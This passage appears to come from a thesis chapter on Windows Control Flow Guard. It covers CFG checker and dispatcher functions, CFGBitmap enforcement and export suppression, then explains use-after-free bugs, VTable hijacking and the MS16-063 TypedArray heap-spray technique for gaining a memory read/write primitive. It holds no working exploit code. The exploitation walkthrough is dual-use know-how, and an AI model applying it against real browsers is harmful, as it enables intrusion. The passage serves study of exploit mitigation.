


```
; void *_guard_dispatch_icall_fptr
__guard_dispatch_icall_fptr dq offset _guard_dispatch_icall_nop
                                        ; DATA XREF: main+35↑r
```

```
_guard_dispatch_icall_nop proc near
jmp     rax
_guard_dispatch_icall_nop endp
```

Figure 6.9: Placeholder Function Referred by `GuardCFDispatchFunctionPointer`

In 32-bit PE, as of this writing, or if a Visual Studio older than 2017 (platform toolset v141) was used to build the PE, a call to a checker function is inserted before the indirect calls instead of replacing them (Figure 6.10). The function pointer of the checker function is stored in the `GuardCFCheckFunctionPointer` load config value; 'Guard CF address of check-function pointer' in dumpbin.exe output (Figure 6.3b). Just like with the dispatcher function used by newer toolset, the function pointer will only be a placeholder for backward compatibility.



No CFG:

```
; int __cdecl main(int argc, const char **argv, const char **envp)
main proc near

var_18= qword ptr -18h
var_10= qword ptr -10h

sub     rsp, 38h
lea     rax, ?myFunction1@@YAXXZ ; myFunction1(void)
mov     [rsp+38h+var_18], rax
lea     rax, ?myFunction2@@YAXXZ ; myFunction2(void)
mov     [rsp+38h+var_10], rax
call    ?myFunction1@@YAXXZ ; myFunction1(void)
call    ?myFunction2@@YAXXZ ; myFunction2(void)
call    [rsp+38h+var_18]
call    [rsp+38h+var_10]
lea     rcx, byte_140002268
call    printf
xor     eax, eax
add     rsp, 38h
retn
main endp
```

With CFG:

```
; int __cdecl main(int argc, const char **argv, const char **envp)
main proc near

Target= qword ptr -28h
var_20= qword ptr -20h
var_18= qword ptr -18h
var_10= qword ptr -10h

sub     rsp, 48h
lea     rax, ?myFunction1@@YAXXZ ; myFunction1(void)
mov     [rsp+48h+var_18], rax
lea     rax, ?myFunction2@@YAXXZ ; myFunction2(void)
mov     [rsp+48h+var_10], rax
call    ?myFunction1@@YAXXZ ; myFunction1(void)
call    ?myFunction2@@YAXXZ ; myFunction2(void)
mov     rax, [rsp+48h+var_18]
mov     [rsp+48h+Target], rax
mov     rcx, [rsp+48h+Target] ; Target
call    cs:__guard_check_icall_fptr
call    [rsp+48h+Target]
mov     rax, [rsp+48h+var_10]
mov     [rsp+48h+var_20], rax
mov     rcx, [rsp+48h+var_20] ; Target
call    cs:__guard_check_icall_fptr
call    [rsp+48h+var_20]
lea     rcx, byte_140002298
call    printf
xor     eax, eax
add     rsp, 48h
retn
main endp
```

Figure 6.10: Calls to Checker Function Inserted Before Indirect Calls

6.3 Run Time Enforcement

The CFI policy is enforced on a CFG-enabled PE by a CFG-aware version of Windows. The feature is available starting Windows 8.1 with KB3000850 update (Control Flow Guard, 2018). However, to utilize the entire feature set of CFG, the latest version of Windows 10 or Windows Server 2016 is required. On 32-bit PEs, CFG also requires the Data Execution Prevention feature to be present (Yosifovich et al., 2017: 751).

Upon execution of a PE, Windows will build a CFGBitmap based on the load config values of the PE. A CFGBitmap is a mapping of all the addresses in a process to bits that represent whether the address is a valid target of an indirect call or not. Each CFGBitmap entry consists of two bits that represents the validity of 16 consecutive addresses (Figure 6.11). This is based on the fact that compilers ought to generate function code at 16-byte boundaries (Yosifovich et al., 2017: 745).



Entry 3: describes validity of addresses 0x30 - 0x3F
Entry 4: describes validity of addresses 0x40 - 0x4F
Entry 0: describes validity of addresses 0x00 - 0x0F
Entry 7: describes validity of addresses 0x70 - 0x7F
1 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 ...
Entry 1: describes validity of addresses 0x10 - 0x1F
Entry 6: describes validity of addresses 0x60 - 0x6F
Entry 2: describes validity of addresses 0x20 - 0x2F
Entry 5: describes validity of addresses 0x50 - 0x5F

Figure 6.11: CFGBitmap Representation

The CFGBitmap is used by Windows to enforce the CFI policy during execution. The enforcement routines have to be triggered before the indirect calls though. Windows achieve this by changing the pointers to the dispatcher and checker placeholder functions generated during compile time to the addresses of the actual Windows functions that enforce the CFI policy during run time.

Prior to Windows 10, the dispatcher function is not supported. Only the `GuardCFCheckFunctionPointer` load config value will be set to the `LdrpValidateUserCallTarget` Windows function (Tang, 2015). The `GuardCFDispatchFunctionPointer` load config value will retain the address of the placeholder function. This means that 64-bit PE built using Visual Studio 2017 or newer will not have any form of CFG mitigation when executed in Windows 8.1. The `GuardCFDispatchFunctionPointer` load config value will only be set to `LdrpDispatchUserCallTarget` starting Windows 10 and Windows Server 2016.

Prior to Windows 10 Anniversary Update and Windows Server 2016, a CFGBitmap entry consist of two bit-fields. The bit-fields are summarized in Table 6.1 (Tang, 2015). `SuppressedCall` and export suppression are not supported, therefore all the addresses in the `GuardCFFunctionTable` of the PE will be marked as valid targets in the CFGBitmap. Addresses with the `SuppressedCall` flag will only be marked as a potentially invalid target starting Windows 10 Anniversary Update (Li, 2016; Yosifovich et al., 2017: 741) and Windows Server 2016.

Bit	
0	The first address of the 16 consecutive addresses is a valid target
1	At least one of the 15 consecutive addresses following the first is a valid target

Table 6.1: CFGBitmap Entry Bit Fields Prior to Windows 10 Anniversary Update

Starting Windows 10 Creators Update (Spisak, 2017) and Windows Server 2016 version 1709, the CFGBitmap entry has been modified to support for export suppression. The values of the two bits are now evaluated together instead of individually. The different combinations are described in

Table 6.2 (Yosifovich et al., 2017: 745, 748). As of this writing, the export suppression feature is disabled by default though. It can be enabled using the command in Figure 6.12 (Bichsel et al., 2018).

Bit 1	**Bit 0**	
0	0	The 16 consecutive addresses do not contain any valid target
0	1	The first address in the 16 consecutive addresses is a valid target
1	1	One of the 16 consecutive addresses is a valid target
1	0	The 16 consecutive addresses belong to an export suppressed function

Table 6.2: CFGBitmap Entry Values Starting Windows 10 Anniversary Update

```
Powershell Set-ProcessMitigation -System -Enable CFG, SuppressExports
```

Figure 6.12: System Command to Enable Export Suppression

Export suppressed functions are treated as valid targets when the feature is disabled. When the feature is enabled, export suppressed functions are handled differently. The `GuardCFCheckFunctionPointer` and `GuardCFDispatchFunctionPointer` load config values are set to `LdrpValidateUserCallTargetES` and `LdrpDispatchUserCallTargetES` respectively instead of `LdrpValidateUserCallTarget` and `LdrpDispatchUserCallTarget` (Yosifovich et al., 2017: 750). The export suppression variant of the checker and dispatcher function will treat export suppressed functions as potentially invalid targets. However, when the export suppressed functions are resolved legitimately, the two bits in their CFGBitmap entry are exchanged making them valid targets when they are 16-byte aligned. For example, an export suppressed function will initially have a CFGBitmap entry of '10'. It will be treated as a potentially invalid target when a shellcode attempts to indirectly call it at this state. On the other hand, when a third party program legitimately resolved the function through the `GetProcAddress` Windows API, its CFGBitmap entry will be changed to '01' making it a valid target when it is later called indirectly by the third party program (Spisak, 2017).

As mentioned, the checker and dispatcher functions are responsible for enforcing the CFI policy. The former will simply return if a target is valid while the latter will execute the target if valid. For the latter, it has the advantage of being able to perform further checks after the target has been executed. According to Yosifovich et al. (2017: 748 - 749), one such check is ensuring that the stack has not been corrupted. However, this thesis was not able to find any evidence of any additional checks. It might be that this thesis used a different setting than the one expected by Yosifovich et al. or that the feature is yet to be implemented. In any case, process will be terminated if target is found to be invalid or if stack is found to be corrupted. This in effect disrupts attempts at exploiting the process.

Finally, to determine whether a potentially invalid target is indeed invalid, Windows checks if application compatibility option is enabled. If not, potentially invalid targets are treated as invalid. If enabled, for example, when using the Application Verifier tool of Microsoft, potentially invalid targets are checked if they are in the `GuardCFFunctionTable` of the PE and will only be treated as invalid if they are not found (Yosifovich et al., 2017: 750 - 751). This exception may explain why functions marked as `SuppressedCall` are still added to the

`GuardCFFunctionTable` of the PE if they are just going to be treated just like functions not found in the table.

6.4 Hinder Browser Exploit Development

To recap, CFG protects against memory corruption attacks, specifically those types that corrupt function pointers of indirect calls to hijack execution. CFG limits the allowed targets of indirect calls to a set of addresses that was predefined during compile time. This means attackers can no longer use the indirect calls to hijack control flow to code they introduced during run time. However, this means that attackers can still use the indirect calls to direct flows to any address listed in the `GuardCFFunctionTable`. Carlini et al. (2015) have demonstrated that such approach may be used to bypass CFI and that a backward-edge CFI is also necessary to be secure. Even with backward-edge CFI, Evans et al. (2015) have demonstrated that it is still possible to perform Turing complete computations in certain scenarios, though they claimed such scenarios are common in application. Both researches even assumed a forward-edge CFI implementations that are more precise than CFG.

Yet with all that, Microsoft have still chosen a coarse-grained forward-edge CFI implementation. In fact, Microsoft is aware of the limitations. Both 'hijacking control flow via return address corruption' and 'calling functions out of context' were listed as out of scope of CFG (Mitigation Bypass and Bounty for Defense Terms, n.d.). With CFG, Microsoft is most likely just aiming at the low-hanging fruit, which is to make browser exploit development more difficult.

Browsers are one of the favorite attack vectors of hackers because browsers are the main interface of users to the Internet. According to the report of Skybox Security (2018), four out of the top ten most vulnerable products are browsers. Just by making browser vulnerabilities harder to exploit, Microsoft is already making Windows less attractive target for would be attackers, hence indirectly making its users more secure.

According to the research of Zhang and Sekar (2013), 'instr' CFI implementations can improve *average indirect target reduction* (AIR) by 79.27% while 'bundle' CFI implementations can improve AIR by 96.04%. The two implementations are outside the scope of this thesis but the former is a subset of CFG while the latter overlaps with CFG. This makes the AIR of CFG somewhere between the two percentages. AIR is a measure of how much valid targets an indirect control flow transfer may take has been eliminated. Although this method of evaluating the effectiveness of a CFI implementation for protecting against actual attack is being disputed (Carlini et al., 2015), reducing the amount of usable code should make it harder or more time consuming to build logical construct when exploiting a vulnerability. Therefore, CFI may not prevent skilled and determined attackers from exploiting a vulnerability but it still has the potential to slowdown or dissuade a significant number of cybercriminal businesses trying to achieve some quick wins from exploiting a vulnerability.

6.5 Use-After-Free Vulnerabilities

Now when it comes to browser vulnerabilities, one of the most successfully exploited class of vulnerability at the time when CFG was introduced was the *use-after-free* (UAF). In Pwn2Own 2016, all major web browsers were exploited based on UAF vulnerabilities (Sarbinowski, 2016).

Pwn2Own is an annual hacking contest, where participants compete to exploit popular software with previously unknown vulnerabilities. Pwn2Own 2016 occurred the year after Windows 10 has already been made available to the general public and just over a year after CFG was first introduced in Windows 8.1.

As the name suggests, a program with UAF vulnerability accesses memory that has already been freed. Due to the predictable nature of how Windows allocates memory, attackers can allocate a new region that has the address of the previously freed memory. Since attackers have full control of this memory, they can feed specially crafted data to a vulnerable program that will results to the behavior that the attackers desire.

6.6 VTable Hijacking

To gain code arbitrary code execution, UAF is often used by attackers to hijack Virtual Table (VTable) pointers (Sarbinowski, 2016). VTables are memory structures used by programs built using C++ to determine the addresses of virtual functions of C++ objects. In C++ programming, virtual functions are functions in a superclass that can be overridden by objects of a subclass. Using the classes in figures 6.13a and 6.13b as example, the `Adder` and the `Subtractor` class are subclasses of the `Operator` superclass, both overriding the `get_result_virtual` virtual function.

```
class Operator
{
protected:
	int op1 = 0;
	int op2 = 0;
public:
	void set_op1(int x)
	{
		op1 = x;
	}

	void set_op2(int x)
	{
		op2 = x;
	}

	int get_result()
	{
		return 0;
	}

	virtual int get_result_virtual()
	{
		return 0;
	}
};
```

Figure 6.13a: Superclass Example

```
class Adder :public Operator
{
public:
	int get_result()
	{
		return op1 + op2;
	}

	int get_result_virtual()
	{
		return op1 + op2;
	}
};
```

Figure 6.13b: Subclass Examples

```
void main()
{
	Operator *opr;

	Adder add;
	opr = &add;

	add.set_op1(1);
	add.set_op2(2);

	printf("%d\n", opr->get_result());
	printf("%d\n", add.get_result());

	printf("%d\n", opr->get_result_virtual());
	printf("%d\n", add.get_result_virtual());
}
```

Figure 6.13c: Casting an Adder Object as an Operator

When an object of the subclass `Adder` is instantiated, it can override the `get_result_virtual` routine of the `Operator` class with the `get_result_virtual` routine of the `Adder` class, even when the object was casts into an `Operator` class. This is in contrast to the non-virtual function `get_result`, where it will retain the routine of the `Operator` class when the object is casts into an `Operator` class (Table 6.3).

Line	Printout
11	0
12	3
14	3
15	3

Table 6.3: Output of the Snippet in Figure 6.13c

It is possible to statically determine which function address to use for `get_result`. The compiler can simply use the routine of the class an object is cast to at the point when the routine is called. For example, in Figure 6.13c, the compiler can simply use the `get_result` routine of the `Operator` class at line 11 based on the class of the `opr` variable. However, there is no way to statically determine which routine to use for `get_result_virtual` at line 14 because it can be overridden by the routine of whatever class the object the `opr` variable will be pointing to at runtime. Hence, objects need to keep track of virtual functions they have overridden at runtime and this is what VTables provide.

A VTable is generated for every class that has virtual functions and are loaded into read-only memory at runtime. Objects, on the other hand, are allocated in writable memory so that they can be readily be update during runtime (Sarbinowski, 2016). Objects that belong to classes that have virtual functions will contain pointers to the corresponding VTables, as illustrated in figures 6.14a and 6.14b. Consequently, when a virtual function is to be invoked, compiled code have to follow the pointer to the VTable from the object then obtain the address of the function from the VTable, as shown in Figure 6.15.




Figure 6.14a: Memory Layout of Objects and VTables





Figure 6.14b: Memory Layout of Figure 6.13



```
; int __cdecl main(int argc, const char **argv, const char **envp)
main proc near

opr= qword ptr -28h
add= Adder ptr -20h
canary= qword ptr -10h

; __unwind { // __GSHandlerCheck
sub     rsp, 48h
mov     rax, cs:__security_cookie
xor     rax, rsp
mov     [rsp+48h+canary], rax
lea     rcx, [rsp+48h+add] ; this
call    ??0Adder@@QEAA@XZ ; Adder::Adder(void)
lea     rax, [rsp+48h+add]
mov     [rsp+48h+opr], rax ; opr = &add
mov     edx, 1
lea     rcx, [rsp+48h+add] ; this
call    ?set_op1@Adder@@QEAAXH@Z ; Adder::set_op1(int)
mov     edx, 2
lea     rcx, [rsp+48h+add] ; this
call    ?set_op2@Adder@@QEAAXH@Z ; Adder::set_op2(int)
mov     rcx, [rsp+48h+opr] ; this
call    ?get_result@Operator@@QEAAHXZ ; Operator::get_result(void)
mov     edx, eax
lea     rcx, _Format    ; "%d\n"
call    printf
lea     rcx, [rsp+48h+add] ; this
call    ?get_result@Adder@@UEAAHXZ ; Adder::get_result(void)
mov     edx, eax
lea     rcx, aD         ; "%d\n"
call    printf
mov     rax, [rsp+48h+opr] ; get pointer to "add" object/variable
mov     rax, [rax]      ; get pointer to VTable from "add" object/variable
mov     rcx, [rsp+48h+opr]
call    qword ptr [rax] ; call first function (rax+0) in VTable
mov     edx, eax
lea     rcx, aD_0       ; "%d\n"
call    printf
lea     rcx, [rsp+48h+add] ; this
call    ?get_result@Adder@@UEAAHXZ ; Adder::get_result(void)
mov     edx, eax
lea     rcx, aD_1       ; "%d\n"
call    printf
```

Figure 6.15: Virtual Function Call in Disassembly of Figure 6.13c

Assuming an attacker is able to load a malicious routine at runtime and change the address of `get_result_virtual` in the VTable of the `Operator` class in Figure 6.14b to the address of the malicious routine. This will result to the indirect call in Figure 6.15 executing the malicious routine when invoked. This is what is called VTable Hijacking.

In practice, attackers will not be able to directly modify addresses in VTables, which reside in read-only memory. However, attackers can corrupt VTable pointers that reside in writeable memory instead. Attackers simply need to allocate new memory, create a bogus VTable in the allocated memory that contains addresses of routines they want to execute, then corrupt the VTable pointer of a target object to point to the bogus VTable. The latter is usually achieved through using what is called a read/write (RW) primitive. A RW primitive is an object or function that can be exploited to gain arbitrary memory read and write (Oh, 2016). The next section discusses an example of a UAF vulnerability that was used to turn a vulnerable object to a RW primitive, that was ultimately used to achieve arbitrary code execution via VTable Hijacking.

6.7 Case Study: MS16-063

Microsoft Security Bulletin MS16-063 is about a UAF vulnerability that exists in `TypedArray` and `DataView` JavaScript objects used by Microsoft browsers. In JavaScript, `TypedArray` and `DataView` objects provides a mechanism for manipulating a buffer. They are not to be confused with `ArrayBuffer` objects, which represent the buffer itself. Think of `TypedArray` and `DataView` objects as representation of the context of how a buffer should be interpreted. Hence, `TypedArray` and `DataView` objects are just references to `ArrayBuffer` objects. There is a UAF vulnerability because certain methods of `TypedArray` and `DataView` objects does not check if the `ArrayBuffer` object they are referring exists before operating on the buffer (Theori, 2016). For this case study, we will be using a `TypedArray` object.

A `TypedArray` object contains a VTable pointer as well as the length and memory address of the buffer it references. TypedArray objects can manipulate a buffer based on several data types. For simplicity, we will be using 1-byte Integer. Figure 6.16 is a rough generalization of the layout of our `TypedArray` object in memory.




Figure 6.16: Rough Memory Layout of a `TypedArray` Object of 1-byte Integer Type

To gain a RW primitive, attackers can free the buffer being referenced by a `TypedArray` object, then immediately create a series of new `TypedArray` objects. Due to the predictable nature of how Windows allocate memory, some of the newly created `TypedArray` objects will occupy the addresses of the previously freed buffer. This technique is also known as Heap Spraying. The first `TypedArray` object will continue to treat its buffer as 1-byte Integer because of the UAF vulnerability. As a result, this `TypedArray` object, which we will call TypedArray Object X, can be used to locate and directly manipulate the memory structure of one of the newly created `TypedArray` object. Figure 6.17 summarizes the entire process.




Figure 6.17a: Freed Buffer



Heap spray to acquire previously freed address by filling memory with several TypeArray objects
TypedArray Object X
(Type: 1-byte Integer)
VTable pointer
buffer length: n bytes
buffer pointer
TypedArray Object X will now be referencing a buffer that includes a series of TypedArray objects, which TypedArray Object X will still treat as 1-byte integer.
VTable pointer
buffer length: 1337 bytes
buffer pointer
Buffer
(represented by an ArrayBuffer object)
data 1 (1 byte)
...
data 1337 (1 byte)
VTable pointer
buffer length: 1337 bytes
buffer pointer
Buffer
(represented by an ArrayBuffer object)
data 1 (1 byte)
...
data 1337 (1 byte)

Figure 6.17b: Heap Spray with `TypedArray` Objects

